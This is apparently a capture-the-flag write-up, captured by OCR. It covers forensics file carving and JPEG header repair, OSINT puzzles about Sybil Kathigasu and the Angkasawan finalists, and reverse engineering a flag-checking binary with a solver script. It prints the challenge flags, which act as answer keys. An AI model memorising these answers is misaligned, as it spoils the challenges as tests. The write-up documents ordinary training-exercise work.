
Now we use FTK Imager to access the content of the image file




Let’s export all the files inside into our directory for further analysis




After going through all the excel files and word files inside gave me nothing. So I checked again and see 2 Window Batch file and try checking what it does.



Clicking on the USBBackup_ file reveals us a base64!



Decode the strings using base64 -d command




Flag-3108{nyet_nyet_rahsia_nyet_nyet}

[Forensics] Tok Janggut

✨ Walkthrough

Given a file named Tok_Janggut (no extension). This suggests the file type might be hidden or corrupted, requiring identification.



Running the file command shows only data instead of a known format like JPEG/PNG. This indicates the file header is damaged or incomplete, so the system doesn't recognize it as an image.

```
┌──(kali㉿NawfalMatebook)-[/mnt/c/Users/jaco
 Janggut]
└─$ ls
Tok_Janggut

┌──(kali㉿NawfalMatebook)-[/mnt/c/Users/jaco
 Janggut]
└─$ file Tok_Janggut
Tok_Janggut: data
```


Using xxd Tok_Janggut | head -10, we check the hex dump:

- The header contains 4946, 45786966 (Exif metadata), and JPEG v1.0, which are clear signs of a JPEG image.
- However, the standard JPEG magic bytes (FFD8) are missing at the start, confirming corruption.


Now we know that this is a corrupted JPEG file that needs repairing.

```
┌──(kali㉿NawfalMatebook)-[/mnt/c/Users/jacob/OneDrive/Documents/Secu
 Janggut]
└─$ xxd Tok_Janggut | head -10
00000000: 1234 5678 90ab cdef 4946 0001 0101 0060  .4Vx....IF.....`
00000010: 0060 0000 ffe1 0022 4578 6966 0000 4d4d  .`....."Exif..MM
00000020: 002a 0000 0008 0001 0112 0003 0000 0001  .*..............
00000030: 0001 0000 0000 0000 fffe 003c 4352 4541  ...........<CREA
00000040: 544f 523a 2067 642d 6a70 6567 2076 312e  TOR: gd-jpeg v1.
00000050: 3020 2875 7369 6e67 2049 4a47 204a 5045  0 (using IJG JPE
00000060: 4720 7638 3029 2c20 7175 616c 6974 7920  G v80), quality
00000070: 3d20 3730 0a00 ffdb 0043 0002 0101 0201  = 70.....C......
00000080: 0102 0202 0202 0202 0203 0503 0303 0303  ................
00000090: 0604 0403 0507 0607 0707 0607 0708 090b  ................
```

A quick search points to tools like EaseUS Fixo Photo Repair, which can handle corrupted JPEG files. This will be used to attempt file restoration.




The file was uploaded to the online repair service. The site supports corrupted JPEG repair and promises recovery of lost images.



The repair was successful, producing a new file fixed.jpg that can now be opened properly.

Flag - 3108{T0K_J4NGGUT_P3JU4NG_J1H4D}

[Osint] Malayan Heroine



📚 Description


Her husband nickname was “You Loy-De".

3108{the heroine daughter} *replace space with _, all small letter

✨ Walkthrough

By searching for *“You Loy-De husband nickname”*, we find that the nickname belonged to Dr. Abdon Clement Kathigasu, the husband of Sybil Kathigasu, a famous Malayan war heroine.

- Sybil Kathigasu is the only Malayan woman awarded the George Medal for her resistance during the Japanese occupation.



Looking at Sybil Kathigasu's biography, we find the list of her children:

1. **William Pillay (adopted)**
2. **Michael Kathigasu (died shortly after birth)**
3. **Olga Kathigasu (1921 – 2014)**
4. **Dawn Kathigasu (1936 – unknown, later married William Bruce Spalding)**

Since the challenge asks for the heroine's daughter, the valid answers are either Olga Kathigasu or Dawn Kathigasu.

Spouse	Abdon Clement Kathigasu (m. 1919–1948)
Children	3
Relatives	Elaine Daly (grandniece)
Awards	George Medal (1948)

The devastating blow of baby Michael's death led to Kathigasu's mother suggesting that a young boy, William Pillay, born 25 October 1918, who she had delivered and had remained staying with them at their Pudu house, should be adopted by Kathigasu and her husband. Then a daughter, Olga, was born to Kathigasu in Pekeliling, Kuala Lumpur, on 26 February 1921. The earlier sudden death of baby Michael made Olga a very special baby to Kathigasu, when she was born without problems. So when Kathigasu returned to Ipoh on 7 April 1921, it was not only with Olga, but also with William and her mother who had agreed to stay in Ipoh with the family. A second daughter, Dawn, was born in Ipoh on 21 September 1936.

Their children are:

1. William Pillay (25 October 1918), adopted
2. Michael Kathigasu (26 August 1919), died after only 19 hours of being born
3. Olga Kathigasu (26 February 1921 — 6 September 2014)
4. Dawn Kathigasu (21 September 1936 — *unknown*), married William Bruce Spalding in London on 1 September 1956 and later had children.[2]

She and her husband, Dr. Kathigasu, operated a clinic at No. 141, Brewster Road (now Jalan Sultan Idris Shah) in Ipoh from 1926 until the Japanese invasion of Malaya. The family escaped to the nearby town of Papan days before Japanese forces occupied Ipoh. The local Chinese community fondly remembered her husband, who was given the Hakka nickname "You Loy-De".

🏳 **Flag - 3108{olga_kathigasu}**

[Osint] Malayan Heroine

📚 Description


Someone is using the social media handler of the one of the two final candidate of the angkasawan program.


✨ Walkthrough

From Wikipedia, the four finalists of the Angkasawan program were:

> **Selection** [edit]
>
> The four finalists were:[5]
>
> - Siva Vanajah, 45[6]
> - Mohammed Faiz Kamaludin, 44[7]
> - Faiz Khaleed, 36[8]
> - Sheikh Muszaphar Shukor, 44[9]
>
> On 23 July 2007, Sheikh Muszaphar participated in a NASA news conference with the Expedition 16 crew.[10] Faiz Khaleed served as backup to Sheikh Muszaphar.
>
> Sheikh Muszaphar Shukor was launched on Soyuz TMA-11 on 10 October 2007 and became the first Malaysian in space.[11] He returned on Soyuz TMA-10 after a ten-day stay on the ISS.[12][13]

Searching for Faiz Khaleed on Twitch reveals a user:





⚐ **Flag - 3108{m4l4ysi4n_4str0n4ut}**

[Reverse Engineering] Maznah Legacy


📚 Description

Iron Lady? Adakah itu Iron Man versi wanita? 🤔 Ataupun sebenarnya tokoh lain yang cukup terkenal di Malaysia?


Hanya dengan bedah program ini, anda akan tahu kebenarannya disbalik sosok misteri tersebut...

✨ Walkthrough

We are given a suspicious binary file kunci_diraja (16 KB) without an extension. Likely an ELF/PE executable requiring static analysis.



Opening the binary in IDA shows the main function performs input validation with complex arithmetic operations. This indicates a key-checking function.



We then decompile the file to view the file logic:

- Takes input from user.
- Iterates through each character.
- Performs transformations with shifting, multiplication, and additions (i+42, >> 6, etc).
- Compares results with a target[] array.

This means the binary stores the encoded flag in the target array.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  const char *v4; // rbp
  int v5; // r12d
  _BOOL8 v6; // rbx
  __int64 i; // r15
  unsigned __int64 v8; // rax
  unsigned int v9; // r14d

  puts("Dapatkan kunci rahsia dan bongkar sejarah seorang tokoh terbilang negara.\n");
  if ( argc == 2 )
  {
    v4 = argv[1];
    v5 = strlen(v4);
    v6 = target_len == v5;
    putchar(91);
    if ( v5 > 0 )
    {
      for ( i = 0; ; ++i )
      {
        v8 = (33818641 * (unsigned __int64)((unsigned __int8)v4[i] + (unsigned int)i + 42)) >> 32;
        v9 = (unsigned __int8)v4[i]
           + (_DWORD)i
           + 42
           - 127 * (((unsigned int)v8 + (((unsigned __int8)v4[i] + (unsigned int)i + 42 - (unsigned int)v8) >> 1)) >> 6);
        if ( i )
          printf(", ");
        printf("%d", v9);
        if ( v6 )
          LODWORD(v6) = target[i] == v9;
        if ( v5 - 1 == i )
          break;
      }
    }
    puts("]");
    if ( v6 )
      puts(
        "\n"
        "Ungku Abdul Aziz ialah seorang tokoh ekonomi, pendidik, dan pemikir yang disegani di Malaysia. Beliau merupakan "
        "satu-satunya individu yang pernah menerima gelaran Profesor Diraja, dan telah berdekad-dekad membentuk Universit"
        "i Malaya sebagai Naib Canselor. Idea beliau menjadi asas kepada penubuhan Tabung Haji, yang memudahkan umat Isla"
        "m di Malaysia menunaikan ibadah haji. Beliau juga menerajui gerakan koperasi negara, berusaha meningkatkan taraf"
```

Inside .data section we find: the target_len and the target itself!

```
.text:00000000000010C9 ; ---------------------------------------------------------------------------
.text:00000000000010C9
.text:00000000000010C9 loc_10C9:                               ; CODE XREF: main+22↑j
.text:00000000000010C9                 mov     rbp, [rbx+8]
.text:00000000000010CD                 xor     ebx, ebx
.text:00000000000010CF                 mov     rdi, rbp        ; s
.text:00000000000010D2                 call    _strlen
.text:00000000000010D7                 mov     edi, 5Bh ; '['  ; c
.text:00000000000010DC                 cmp     cs:target_len, eax
.text:00000000000010E2                 mov     r12, rax
.text:00000000000010E5                 setz    bl
.text:00000000000010E8                 call    _putchar
.text:00000000000010ED                 test    r12d, r12d
.text:00000000000010F0                 jle     loc_1180
.text:00000000000010F6                 lea     r13d, [r12-1]
.text:00000000000010FB                 xor     r15d, r15d
.text:00000000000010FE                 lea     r12, aD         ; "%d"
.text:0000000000001105                 jmp     short loc_1113
```

```
.data:0000000000004040 target_len      dd 27h                  ; DATA XREF: main+5C↑r
.data:0000000000004044                 align 20h
.data:0000000000004060                 public target
.data:0000000000004060 ; _DWORD target[39]
.data:0000000000004060 target          dd 5Dh, 2 dup(5Ch), 65h, 2Ah, 0, 64h, 1Dh, 12h, 9, 23h
.data:0000000000004060                                         ; DATA XREF: main+E7↑o
.data:000000000000408C                 dd 1Dh, 22h, 2Dh, 18h, 0Ah, 2Dh, 6Bh, 23h, 70h, 32h, 6Fh
.data:00000000000040B8                 dd 33h, 21h, 7, 2Dh, 37h, 79h, 31h, 7Bh, 28h, 0Fh, 36h
.data:00000000000040E4                 dd 7Bh, 3Bh, 7Dh, 3Ch, 39h, 4Eh
```

The hex when changes, become this set of array numbers

[93, 92, 92, 101, 42, 0, 100, 29, 18, 9, 35, 29, 34, 45, 24, 10, 45, 107, 35, 112, 50, 111, 51, 33, 7, 45, 55, 121, 49, 123, 40, 15, 54, 123, 59, 125, 60, 57, 78]

Now we reverse engineer the algorithm

```
encoded_val = (unsigned __int8)input[i]
            + (_DWORD)i
            + 42
            - 127
            * (((unsigned int)div_tmp
              + (((unsigned __int8)input[i] + (unsigned int)i + 42 - (unsigned int)div_tmp) >> 1)) >> 6);
if ( i )
  printf(", ");
printf("%d", encoded_val);
if ( is_correct_length )
  LODWORD(is_correct_length) = target[i] == encoded_val;
if ( input_len - 1 == i )
  break;
```


The script I used:

```
target = [93, 92, 92, 101, 42, 0, 100, 29, 18, 9, 35, 29, 34, 45, 24, 10, 45,
107, 35, 112, 50, 111, 51, 33, 7, 45, 55, 121, 49, 123, 40, 15, 54, 123, 59, 125,
60, 57, 78]
flag = ""

for i, t in enumerate(target):
    for k in range(5):
        c = t + k*127 - (i + 42)
        if 32 <= c <= 126:
            flag += chr(c)
            break

print(flag)
```

```
PS C:\Users\jacob\OneDrive\Documents\Security Tech Course\C
ob\.vscode\extensions\ms-python.debugpy-2025.10.0-win32-x64
Fs\Bahtera3108\Reverse\Maznah Legacy\handout\script.py'
3108{P4k_Ungku_Pr0f3s0r_Dir4j4_Ek0n0mi}
```

Flag - 3108{P4k_Ungku_Pr0f3s0r_Dir4j4_Ek0n0mi}

[Crypto] ADI RaSA...



📚 Description

Adi Putra terkenal dengan kehebatan matematik dia sejak kecil lagI. Hasil inspirasi daripada beliau, saya telah menghasilkan formula baharu untuk menyulitkan maklumat misteri. Sebelum anda dapat selesaikan cabaran ini, anda harus buktikan dulu sejauh mana anda mengenali Adi Putra.

✨ Walkthrough

[Crypto] Shila's Song & City

📚 Description

Shila Amzah dikenali sebagai salah satu penyanyi Malaysia yang berjaya di pentas antarabangsa. Dia lahir di sebuah bandar ibu negara Malaysia dan pernah menghasilkan sebuah lagu popular yang menjadi titik permulaannya di luar negara.

✨ Walkthrough

[Boot2Root] Menara Berkembar KLCC

